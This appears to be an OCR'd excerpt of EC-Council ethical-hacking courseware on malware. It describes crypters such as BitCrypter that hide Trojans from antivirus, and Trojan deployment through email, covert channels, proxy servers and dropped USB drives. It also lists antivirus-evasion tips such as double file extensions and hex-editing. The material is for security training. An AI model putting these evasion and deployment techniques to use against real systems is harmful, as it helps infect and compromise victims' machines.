
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

- Crypter is software used by hackers to hide viruses, keyloggers or tools in any kind of file, so that they do not easily get detected by antiviruses

BitCrypter

BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality



Crypters

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.27: Screenshot of BitCrypter

Some additional crypter tools are as follows:

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan

Deploy a Trojan through Emails

Major Trojan Attack Paths:

- User clicks on the malicious link
- User opens malicious email attachments




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to deploy and hide malicious Trojans in an undetectable protocol
- Covert channels operate on a tunneling method and are mostly employed by attackers to evade firewalls that are deployed in the target network
- Attackers can create covert channels using various tools such as Ghost Tunnel V2, and ELECTRICFISH – a North Korean tunneling tool




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers compromise several computers using a Trojan proxy and start using them as hidden proxy servers
- The attackers have full control over the proxy victim's systems and can launch attacks on other systems from an affected user's network
- Attackers use this to anonymously propagate and deploy the Trojan on to the target computer
- If the authorities detect illegal activity, the footprints lead to innocent users
- Thousands of machines on the Internet are infected with proxy servers




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers drop the USB drives on the pathway and wait for random victims to pick them up
- Once the USB drive is picked up and inserted in the target system by the innocent victim, the Trojan is propagated onto the system and is automatically executed, thus infecting and compromising the system and network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into multiple pieces and zip them as a single file
- ALWAYS write your own Trojan, and embed it into an application
- Change the Trojan's syntax:
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using hex editor and also change the checksum and encrypt the file
- Never use Trojans downloaded from the web (antivirus can detect these easily)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.28: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, and ELECTRICFISH (a North Korean tunneling tool). These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.29: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.




Figure 7.30: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

